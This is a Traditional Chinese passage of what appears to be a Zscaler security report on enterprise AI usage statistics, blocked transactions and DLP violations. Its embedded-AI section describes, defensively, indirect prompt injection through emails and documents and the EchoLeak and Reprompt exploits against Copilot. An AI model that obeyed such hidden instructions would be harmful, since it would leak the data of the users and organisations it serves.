熱門 LLM 供應商、應用程式和部門

透過 LLM 供應商觀察企業 AI 的使用情況，可以獨特地了解 AI 如何大規模運作。員工每天都會使用各種應用程式和功能進行互動，而交易模式則顯示哪些模型提供者始終支援這些體驗。供應商層級的可見性是了解如何在底層形成有效的採用 AI 途徑。

主要 LLM 供應商發現

- **2025 年，OpenAI**在 LLM 供應商中遙遙領先，交易量高達 1,310 億筆，是其最接近的競爭對手的三倍多。8 月發布的 GPT-5 進一步推動了在程式開發、多模態推理與複雜任務執行方面的採用。OpenAI 擴展的企業級 API 選項，包括更強大的隱私保護和模型隔離功能，也鞏固了其作為各類 Copilot 與具 AI 功能的 SaaS 特性的後端角色。

- **Codeium**（2025 年更名為 Windsurf）已成為企業級 LLM 流量的第二大來源（420 億筆交易），其採用普及很可能得益於其以編碼為中心的專有模型，這些模型在軟體開發流程和工程環境中十分常見。這與接下來的部門分析結果相吻合，工程部門是最活躍的 AI 使用者群體。

- 去年，**Perplexity** 的交易量位居第三（120 億筆交易）。除了 AI 驅動的搜尋之外，還運作專有的 LLM，為其答案引擎提供支援。因此，企業用戶對 Perplexity 的使用反映出其對 AI 輔助研究和知識合成的依賴性日益增強。




圖 3:2025 年 LLM 供應商交易趨勢

©2026 Zscaler, Inc. 保留所有權利。

交易量仍然高度集中在一系列廣泛採用的應用程式中，這些應用程式直接參與研究、編輯、寫作、程式碼編寫、翻譯和協作等工作流程。

主要應用程式發現

- **Grammarly** 已成為企業環境中最活躍的 AI/ML 應用程式（佔總交易量的 38.7%），交易量超過 ChatGPT。憑藉從摘要到進階改寫和語氣指導等一系列功能，Grammarly 在企業日常內容工作流程中佔據重要地位也就不足為奇了。
- **ChatGPT** 仍然是一款主導的通用助手（14.2%），被廣泛用於各種角色的研究、草擬和分析，使其成為企業資料的常見接觸點。
- **Codeium** 躋身前五名（5%），這表明 AI 已成為軟體開發工作的常規組成部分，原始碼和專有邏輯會定期處理。
- **DeepL** 在全球組織中持續獲得強勁的採用率（3.3%），支援跨業務關鍵內容的多語言溝通。
- **Microsoft Copilot** 位列前五名（3%），這得益於 Microsoft Copilot 與 Microsoft 365 的深度整合以及在自動化日常生產力任務方面的作用。




圖 4：領先的 AI 應用程式驅動的 AI/ML 交易總量百分比

註：Zscaler Zero Trust Exchange 會將 ChatGPT 交易與其他 OpenAI 交易分開獨立追蹤。

交易量排名前 20 的 AI/ML 應用程式

應用程式	總交易額
Grammarly	327,311,080,013
ChatGPT	120,227,890,252
Codeium	42,337,652,986
DeepL	27,847,680,087
Microsoft Copilot	25,503,137,940
Perplexity	12,386,054,978
GitHub Copilot	11,348,420,722
OpenAI	10,352,420,115
QuillBot	8,913,115,535
ChurnZero	8,153,526,358
Anthropic	4,922,983,385
Glean	4,542,501,122
GliaCloud	3,249,239,347
Claude	2,850,954,278
Google Gemini	2,604,461,019
SundaySky	2,483,835,170
Yellow Messenger	1,734,555,650
Cresta	1,585,454,178
Poe	1,483,703,558

©2026 Zscaler, Inc. 保留所有權利。

除了關注哪些 AI 應用程式在整體使用中佔據主導地位之外，下一層分析將從工具轉向團隊。

ThreatLabz 對一組已定義的常見企業部門的 AI/ML 流量進行了映射，以更好地了解 AI 實際上的使用情況。此視圖著重於使用量較大的應用程式（至少一百萬筆交易），並建立應用程式與最常使用的部門的關聯。顯示的百分比份額反映在此範圍的部門和應用程式內的相對使用情況，而不是企業 AI 總流量。

主要部門發現

- **工程團隊**主導的企業級 AI 應用程式佔此範圍內 AI/ML 交易的 48.9%。特別是工程團隊，他們將 AI 整合到日常建置週期中，在後續版本中，即使是微小的效率提升也能迅速累積。
- **IT 部門**緊追在後，成為重要的 AI 應用領域，佔總活動的 31.8%。在 IT 領域 AI 的使用主要集中在提升營運效率方面，包括系統支援、故障排除和內部流程自動化。
- 在本次分析中，**行銷部門**在企業 AI 使用量方面排名第三（6.9%）。行銷部門對 AI 的採用更分佈在內容驅動和設計導向的工作流程中，因此與技術部門相比，其整體應用量雖然穩定但較低。




圖 5：核心企業部門的 AI/ML 交易份額

©2026 Zscaler, Inc. 保留所有權利。

已阻擋交易

2025 年，各組織也進一步收緊對企業級 AI 的管控。資料外洩、隱私和合規性問題促使各組織阻止 39.2% 的 AI/ML 交易，從而將 AI 治理強化為日常安全營運的標準組成部分。

受執法控制影響最大的應用程式也是企業中最廣泛使用的 AI 應用程式之一。Grammarly 被阻擋的活動數量最多，多達 1,712 億筆交易被阻擋，佔所有被阻擋的 AI/ML 交易的 44.2%。廣泛使用的 AI 應用程式也持續受到密切關注。ChatGPT 和 Microsoft Copilot 對非結構化資料的存取不斷增加敏感企業資訊被無意中共享的風險，因此經常被阻擋，分別有 57 億和 41 億筆交易被阻擋。

為了限制專有程式碼和開發成果的洩露，包括 Codeium 和 Tabnine 在內的 AI 程式碼編寫助理也經常被阻擋。QuillBot 和 DeepL 等語言和內容轉換工具也面臨類似的管控，這反映出更廣泛強力限制與外部模型共享的內容。

已阻擋 AI 應用程式排名

1	Grammarly
2	GitHub Copilot
3	ChatGPT
4	Microsoft Copilot
5	QuillBot
6	Codeium
7	DeepL
8	Tabnine
9	Poe
10	Perplexity



©2026 Zscaler, Inc. 保留所有權利。

資料傳輸至 AI 應用程式

單憑交易量並不能完全反映企業如何使用 AI。為了提供更多背景資訊，ThreatLabz 還研究了企業環境和 AI/ML 應用程式之間傳輸的資料量。

過去一年，企業傳輸至 AI/ML 應用程式的資料量持續成長，達到 18,033 TB，年增 93%。一部分被廣泛採用的熱門應用程式佔據了此資料流動的最大份額。以此衡量標準，Grammarly 仍然是傳輸資料量最大的程式，資料傳輸量達 3615 TB。緊隨其後的是 ChatGPT（2021 TB），然後是 OpenAI（865 TB）、DeepL（625 TB）和 Codeium（387 TB），這些應用程式涵蓋通常處理高價值企業資料的使用案例。

隨著 AI 越來越深入地融入日常工作，越來越多企業利用 AI 處理資料。分析流量和資料量有助於發現 AI 使用量正在擴展的領域，以及安全和監管最為重要的領域。

資料傳輸共享





圖 6：以資料傳輸總量百分比排名的前幾大 AI/ML 應用程式



主要發現

總共 18,033 TB 資料傳輸到 AI/ML 應用程式——
年增 93%。

©2026 Zscaler, Inc. 保留所有權利。

AI 應用程式資料外洩

AI 能夠在幾分鐘內將想法轉化為成果，但這種能力也帶來了高風險的代價：敏感資料可能在幾秒鐘內被分享給外部模型。此外，由於常見的 SaaS 應用程式和服務中嵌入了 AI 功能，所以通常會自動傳輸內容，這增加資料外洩而未被察覺的風險。

防止資料外洩到外部模型已成為今年最重要的安全優先事項之一。

在 Zscaler 雲端中，與 AI 相關的 DLP 政策違規仍然是這種日益成長的風險的最明顯信號之一。當財務記錄、個人識別資訊 (PII)、原始碼、醫療保健資料和其他受監管內容等敏感資訊試圖透過 AI 應用程式離開組織，但被政策阻止時，就會發生這些違規行為。如果沒有 Zscaler 的 AI 感知型 DLP，這些資料就會暴露給企業控制範圍以外的第三方模型。

風險最高的 AI 應用程式往往是員工不假思索就會使用的應用程式，例如寫作助理、程式碼編寫協助程式 (coding helper) 或整合到協作套件中的 AI 功能。正是這些 AI 功能的便利性引來更高風險，因為這些 AI 功能可以看到與員工相同的敏感內容，而且往往是在這些內容被建立之時就獲知了。

違規趨勢表明，AI 互動通常涉及企業的一些最敏感資料。

違反 DLP 政策最多的 AI/ML 應用程式

應用程式	DLP 違規次數
ChatGPT	410,181,006
Codeium	242,263,311
GitHub Copilot	31,223,009
Claude	14,417,246
Wordtune	5,161,758
DeepL	2,037,613
QuillBot	1,960,391
Microsoft Copilot	1,858,952
Perplexity	1,235,129
Google Gemini	841,374

ChatGPT DLP 違規年增 99.3%。ChatGPT 最常見的違規行為包括洩露使用者姓名和國家識別碼，這可能涉及客戶記錄或身分資訊。

與 Codeium 相關的企業 DLP 違規**年增 100%**，顯示原始碼和專有邏輯的洩漏風險增加。

©2026 Zscaler, Inc. 保留所有權利。



最引人注目的 AI DLP 違規事件是其全球範圍的暴險。國家識別碼、支付資料、原始碼和醫療資訊（每一項都受到嚴格的地區法規管控）正越來越多地出現在 AI 互動中。

十大 AI DLP 政策違規行為

1	姓名外洩
2	社會安全號碼（美國）
3	公司編號（日本）
4	國家健康服務號碼（英國）
5	原始碼
6	醫療保險編號（澳大利亞）
7	國家醫療服務提供者識別號碼（美國）
8	社會保險號碼（加拿大）
9	醫療資訊
10	信用卡資訊

這些 DLP 趨勢與 AI 系統在真實對抗條件下測試時觀察到的故障動態相符：系統會發生嚴重故障，而且通常是由於普通互動而非複雜的攻擊造成的。欲了解更多資訊，請參閱下文**「企業人工智慧系統究竟出了什麼問題」**。

若要了解如何減少 GenAI 應用程式中的資料外洩，請閱讀下文**「企業如何安全地部署 GenAI」**。

©2026 Zscaler, Inc. 保留所有權利。

嵌入式 AI 的興起

並非所有企業 AI 應用程式都會體現在獨立的生成式 AI 工具中。嵌入式 AI 使這種情況越來越普遍，這些功能內建於日常應用程式中，但並不屬於 GenAI 應用程式，例如摘要、推薦或自動深入解析，這些功能僅在特定時刻叫用 AI。這些功能通常感覺像是使用已使用的工具自然而然升級。這也使得人們很容易忽略嵌入式 AI 也會與企業資料進行互動的事實，但與獨立 AI 應用程式相比，嵌入式 AI 缺乏同樣的可見性和護欄，這使得嵌入式 AI 成為確保更隱蔽採用 AI 但日益重要的構面。因此，嵌入式 AI 是企業 AI 風險中成長最快、最不易察覺的來源之一。

這種類別轉變意義重大，因為嵌入式 AI 旨在透過引入更多上下文資訊來提高生產力。如果治理和控制措施跟不上，同樣的設計原理也可能導致風險增加。以下威脅模式通常與企業應用程式中的嵌入式 AI 功能相關。

主要觀察結果

過度共享源自於繼承的權限

嵌入式 AI 通常依賴現有的存取控制和內容權限。如果組織依據預設擁有廣泛的存取權、過時的群組成員關係或過度共享的協作空間，嵌入式 AI 可能會無意中將敏感資訊暴露給那些技術上擁有存取權但其角色並不需要這些資訊的使用者。實際上，這可以將長期存在的權限蔓延轉化為更快、更明顯的資料外洩。

透過商業內容進行間接提示操縱

嵌入式 AI 通常會在正常操作過程中讀取企業內容，例如電子郵件、工單、文件、聊天記錄和附件。這會帶來風險，因為隱藏的指令或對抗性內容可能會影響 AI 的回應方式、優先排序或資訊呈現方式。當 AI 功能與工作流程緊密整合時，內容本身就可能成為操縱的管道。

模型和連接器供應鏈暴露

嵌入式 AI 功能通常依賴多個組件。這些可以包括模型提供者、從企業系統中提取內容的檢索層，以及跨 SaaS 應用程式和資料儲存庫整合的連接器。每個組成部分都可能引入新的信任邊界和新的變革方向。隨著功能的演進，風險狀況可能會因更新、組態變更或新啟用的整合而改變。

AI 驅動的工作流程中的營運和自動化風險

隨著 AI 功能從摘要和草擬發展到任務執行，風險面也隨之擴大。如果 AI 功能可以觸發操作、建議更改、產生程式碼或填充記錄，那麼錯誤或被篡改的輸出可能會造成營運問題。即使沒有直接執行行動，AI 產生的產出也能以難以稽核的方式影響決策和下游工作流程。

現實世界中嵌入式 AI 惡意探索使得資料外洩變得輕而易舉。

Copilot 生態系統中兩個廣為人知的惡意探索案例表明，即使使用者互動程度很低，仍然可能導致嵌入式 AI 的高風險：

- **EchoLeak**被描述為 Microsoft 365 Copilot 中的零點擊提示注入式漏洞，可以透過正常的電子郵件接收模式而造成資料外洩。
- **Reprompt**是一種已知的單一點擊攻擊，利用 URL 參數精心建構的提示來觸發不必要的行為和資料外洩。

展望未來，隨著越來越多的 SaaS 供應商預設提供 AI 並擴展嵌入式功能，企業需要將 AI 的可見性、治理和資料保護擴展到 AI 隱式運作的應用程式和工作流程。

©2026 Zscaler, Inc. 保留所有權利。

按產業劃分的 AL/ML 使用量

2025 年，各產業都將加速發展 AI 採用，Zscaler 雲端平台涵蓋的所有產業在 AI/ML 活動方面都實現了比去年同期增加。但普及的速度和成熟度差異很大。在某些領域，已經發揮了實際作用。在其他方面，仍在尋找自己的定位。

金融和保險組織連續第二年佔據 AI/ML 流量的最大份額（23.3%）。鑑於銀行和保險公司的營運高度依賴資料、分析和自動化，因此自然而然地成為早期採用 AI 的產業。**製造業**維持第二名，佔 AI/ML 交易總量的 19.5%，主要歸功於製造業在 AI 驅動的自動化、品質控制、供應鏈最佳化等方面的投資。**科技通訊**和**教育產業**的年成長幅度最大，詳情如下。




圖 7：AI 交易佔比最大的產業

按垂直產業劃分的被阻擋 AI 交易份額

垂直產業	被阻擋 AI 交易 %
金融保險	39.1%
製造業	22.1%
服務	13.5%
醫療保健	8.5%
技術通訊	6.8%
政府	4.0%
其他	3.4%
零售批發	2.0%
教育	0.6%

AI 使用量並非憑空發生，而是受到產業特定風險、合規要求以及安全計劃演進程度的影響。

被阻擋的 AI/ML 交易模式揭示各產業在平衡 AI 採用和風險管理方面存在哪些差異。金融和保險業不僅產生了最大的 AI 活動份額，而且還阻擋約 40% 的此類交易。高阻擋率不僅反映了謹慎，這是在監管嚴格的環境下運作的現實，在這種環境下，AI 的使用需要更嚴格的控制。

製造業是 AI 交易量第二大的產業，但卻阻擋約 22% 的 AI 流量。這表明製造商務實的中間立場，即廣泛部署 AI，但仍進行大量的監督以防止濫用和防止資料外洩，尤其是在物聯網/營運技術環境中。

©2026 Zscaler, Inc. 保留所有權利。

產業焦點

金融和保險業仍是採用 AI 程度最高的產業：交易量達 2,300 億筆。

在 Zscaler 雲端平台的 AI/ML 領域，金融和保險業是最大的 AI 活動驅動者，佔企業總使用量的近四分之一。其中大部分使用量來自日常生產力工具。Grammarly、ChatGPT 和 Microsoft Copilot 連續第二年成為銀行和保險公司最常使用的 AI 應用程式。各組織機構的團隊使用這些工具來總結研究成果、處理合規文件、偵測詐欺、加快理賠速度、支援承保以及執行其他重要任務。這些趨勢也反映在更廣泛的產業發展動能。根據摩根士丹利 2025 年《AI Adopter survey（人工智慧採用者調查）》，[1]截至年中，保險業的 AI 採用率從 48% 飆升至 71%，金融服務公司的 AI 採用率也從 66% 飆升至 73%。

2025 年的幾個市場因素進一步強化此加速趨勢。銀行業面臨成本和現代化壓力，進而促使比大多數其他產業更快地在實際營運採用 AI。保險公司正面臨理賠嚴重程度上升和氣候變遷帶來的波動，因此依靠 AI 來提高定價準確性並縮短回應時間。

同時，保險業在使用這些 AI 工具時遠非毫無顧忌。金融和保險業也在 Zscaler 雲端中阻擋超過 39.1% 的 AI/ML 交易，這表明資料外洩風險、監管審查以及嚴格治理模型與敏感金融資訊互動的必要性更加敏感。雖然行動迅速，但可隨時煞車。

金融和保險業將繼續定義 2026 年雄心勃勃進行 AI 轉型會是什麼樣子。



[1] Business Insider，**《摩根士丹利》** 2025 年 7 月 24 日報，AI 炒作正在轉化為實際報酬的 3 個市場領域。

©2026 Zscaler, Inc. 保留所有權利。



產業焦點

科技業在企業採用 AI 方面成長最快：年增 202%

2025 年，科技業的 AI/ML 交易量成長率年增最高（202.3%），在 Zscaler 雲端平台上，其發展速度超過了其他所有產業。雖然科技業一直是積極的AI使用者，也是早期熱烈採用生成式 AI 的產業，但今年的激增反映出軟體公司、雲端供應商、數位平台和工程團隊正在多麼深入地將 AI 整合到他們的產品和內部工作流程中。

在科技業組織中被廣泛使用領先的生產力助手，提供從程式碼生成和技術文件到行銷內容等各個方面的支援。因此，在我們的分析中，Grammarly、Codeium、ChatGPT 和 Perplexity 是科技業流量背後的熱門 AI 應用程式之一。

即使 AI 發展如此迅速，但對於許多科技業組織而言，AI 也暴露出可見性和政策落實方面的不足。為了解決此問題，組織加大了監管力度，並阻擋約 7% 的 AI 交易（雖然總體比例仍然相對較小，但明顯高於許多其他產業），同時也在完善控制措施以支援安全部署。

©2026 Zscaler, Inc. 保留所有權利。

產業焦點

教育業 AI 採用率呈現悄悄但爆發性成長：年增 184%

2025 年，教育業在 Zscaler 雲端平台的 AI/ML 交易總量中所佔比例很小，但其成長速度卻截然不同。教育業在過去一年中產生了近 160 億筆 AI/ML 交易，AI/ML 活動的年增率達到 184.4%，位居第二，使其成為所有產業中採用 AI 速度最快的產業之一，

這與在學習和課堂工作流程中採用日益廣泛生成式 AI 密切相關。學生和教職員廣泛使用 ChatGPT 和 Microsoft Copilot 等應用程式進行寫作輔助、內容創作和課程計畫。管理人員也正在利用人工智慧來簡化日常任務，從起草通知到改善學生服務，這很可能是交易量穩定成長的原因之一。

應注意，這次的劇增在摩擦力非常小的情況下發生。教育領域中被阻擋的 AI/ML 交易不到 1%，這表明大多數使用經明確允許，或發生在治理和護欄仍在形成的環境中，因此與更大的產業相比，教育界在 AI/ML 的使用方面保持謹慎是可以理解的。學校和大學必須解決有關資料隱私和學術誠信的問題。儘管 AI 的普及速度很快，但這些因素可能導致 AI 的整體使用率低於其他產業。

儘管如此，一年內近三倍的成長為未來一年更負責任系統化 AI 計畫和整合奠定了基礎。



©2026 Zscaler, Inc. 保留所有權利。

按國家劃分的 AL/ML 使用量

2025 年，AI/ML 活動的地理分佈總體上保持不變，僅在一些邊緣地區略有變化。AI 在**美國**（企業 AI 開發和部署的中心）已穩固立足，美國仍佔據 AI/ML 流量的最大份額，但 AI 在多個國際市場的使用量也顯著成長。

儘管美國在 AI/ML 的絕對使用量方面仍然領先（2,189 億筆交易，佔全球總量的 37.6%），但其他地區的 AI 採用成長逐年加快。這種全球加速成長在**印度最為顯著**，印度是企業 AI 活動的第二大來源國，交易量達 823 億筆，較去年同期成長 309.9%。印度的成長與政府持續支持的 2025 年數位轉型計畫相契合，同時，公營和民營部門也擴大對 AI 基礎設施和技能發展的投入。不斷壯大的 AI 賦能工作團隊，以及能夠快速、可擴展地部署 AI 服務的雲端優先架構，很可能是印度 AI 應用成長遠超往年的主要原因。

除了排名前兩位的國家之外，一些成熟市場也鞏固了企業主導的 AI 穩定擴張的趨勢。**加拿大**在聯邦政府對 AI 運算能力的投資以及旨在加速企業採用 AI 的各項計畫的支持下，實現了 272 億筆交易（年增229.9%），尤其是在受監管產業。英國**和**日本則**名列**前五名，分別成長 117.5% 和 122.8%。

這種廣泛的地域足跡反映 AI 正在向標準企業能力轉型。資安團隊必須考慮到這種更分散的使用情況，並確保跨地域的一致監管。

